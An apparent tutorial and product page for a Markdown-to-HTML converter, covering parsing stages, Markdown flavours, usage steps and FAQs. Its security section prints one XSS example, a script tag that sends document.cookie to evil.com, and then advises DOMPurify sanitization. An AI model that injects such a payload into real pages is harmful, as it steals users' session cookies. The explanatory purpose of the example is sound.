


Markdown is the source code of the modern web's documentation layer. GitHub READMEs, technical blog posts, developer docs, Notion pages, and Slack messages all start as Markdown. But the web is built on HTML — and somewhere between your .md file and the page a user reads, a conversion happens. Understanding that conversion — and controlling it — is a core skill for any developer who writes documentation, builds content pipelines, or maintains a static site.
The Markdown to HTML Pipeline
Every Markdown rendering system has the same fundamental three stages:
Stage 1: Parsing The Markdown text is read and broken into an Abstract Syntax Tree (AST) — a structured representation of headings, paragraphs, code blocks, links, and other elements. This is where flavour differences matter most (standard Markdown vs GitHub-Flavored Markdown vs CommonMark).
Stage 2: Transformation The AST can be modified — adding IDs to headings for anchor links, syntax-highlighting code blocks, injecting custom CSS classes, or adding nofollow to external links. Tools like remark (in Node.js) excel here with plugin ecosystems.
Stage 3: Rendering The transformed AST is serialized to HTML. A ## heading becomes <h2>, a **bold** becomes <strong>, a fenced code block becomes <pre><code class="language-js">.
## My Section

This is **bold** and this is [a link](https://example.com).

\`\`\`javascript
console.log("hello world");
\`\`\`
Becomes:
<h2>My Section</h2>
<p>This is <strong>bold</strong> and this is <a href="https://example.com">a link</a>.</p>
<pre><code class="language-javascript">console.log("hello world");
</code></pre>
Markdown Flavours: Why Your Output Differs Between Tools
"Markdown" is not a single standard — it is a family of loosely compatible formats. The differences cause real compatibility problems when you move content between systems.
| Flavour | Used By | Key Additions Over Original |
|---|---|---|
| CommonMark | Spec-compliant tools | Resolves ambiguities in original spec |
| GitHub Flavored Markdown (GFM) | GitHub, GitLab | Tables, task lists, strikethrough, autolinks |
| MultiMarkdown | Academic/scientific | Footnotes, citations, metadata headers |
| MDX | Next.js, Docusaurus | JSX components inside Markdown |
Bramhify's converter uses a CommonMark-compatible engine (the same marked.js library used throughout the Bramhify build pipeline), which handles GFM extensions like tables and fenced code blocks.
The Critical Security Issue: XSS in Markdown Rendering
This is non-negotiable knowledge for any developer rendering user-provided Markdown. Markdown allows raw HTML inline. This means a malicious user can write:
This is normal text.
<script>document.cookie = document.cookie; fetch('https://evil.com/?c=' + document.cookie);</script>
And if you render this Markdown to HTML and inject it into your page with .innerHTML, you just executed a cookie-stealing XSS attack. The solution is mandatory HTML sanitization using DOMPurify on all user-supplied Markdown output before DOM injection.
Bramhify's converter is a developer utility for your own Markdown — it does not sanitize output because it assumes you are converting trusted content you wrote yourself. When building user-facing systems that render user-supplied Markdown, always sanitize.
Markdown to HTML Converter:



Step-by-Step Guide
Step 1: Write or Paste Your Markdown
Open the Markdown to HTML Converter and paste your Markdown source. This works for any Markdown: README files, blog posts, documentation articles, emails you are drafting.
Step 2: Review the HTML Output
The right panel shows the converted HTML in real-time. Review the structure — are your headings at the right levels? Are code blocks wrapped in <pre><code>? Are links correct?
Step 3: Copy the HTML
Tap Copy to grab the full HTML output. The output is clean, minimal HTML without any wrapper <html> or <body> tags — just the content fragment, ready to paste into a CMS, email template, or HTML file.
Real Developer Use Cases
Publishing to WordPress or Ghost CMS
Both CMSes accept HTML in their post editors. Write your article in Markdown (version-controlled, portable, editor-agnostic), convert it here, and paste the HTML output into your CMS's HTML block. This avoids the formatting corruption that comes from copy-pasting from Google Docs.
Generating Email Templates
HTML emails are painful to write by hand. Write the content in clean Markdown, convert it to HTML, then wrap it in your email template's inline-styled table structure. Much faster than wrestling with email-compatible HTML from scratch.
API Documentation
When your API generates Markdown documentation from code comments (JSDoc, OpenAPI descriptions, Python docstrings), you often need it as HTML for embedding in a documentation portal. This converter handles the final step in that pipeline.
Frequently Asked Questions (FAQs)
What is the best JavaScript library for Markdown to HTML in production?
For most web projects, marked.js is the fastest, most battle-tested option with good GFM support. For content pipelines requiring custom transformations, plugins, and AST manipulation, use unified with remark and rehype — the industry standard for serious documentation systems. For React-based projects, react-markdown is the correct choice as it renders to React components rather than raw HTML, avoiding dangerouslySetInnerHTML.
Does the converter support Markdown tables?
Yes. GFM-style tables are supported. Pipe-separated tables with header rows and alignment specifiers (:---, :---:, ---:) are converted to valid HTML <table> elements with <thead> and <tbody>.
Why does my code block not have syntax highlighting in the output?
Syntax highlighting requires a second pass after rendering — a library like highlight.js or Prism.js reads the converted <code class="language-js"> elements and injects colour spans. The Markdown-to-HTML conversion itself only adds the language-* class as a hook; the actual colouring is done separately by a syntax highlighter library in your frontend code.
See also: How to Write a Perfect README.md (With Live Preview)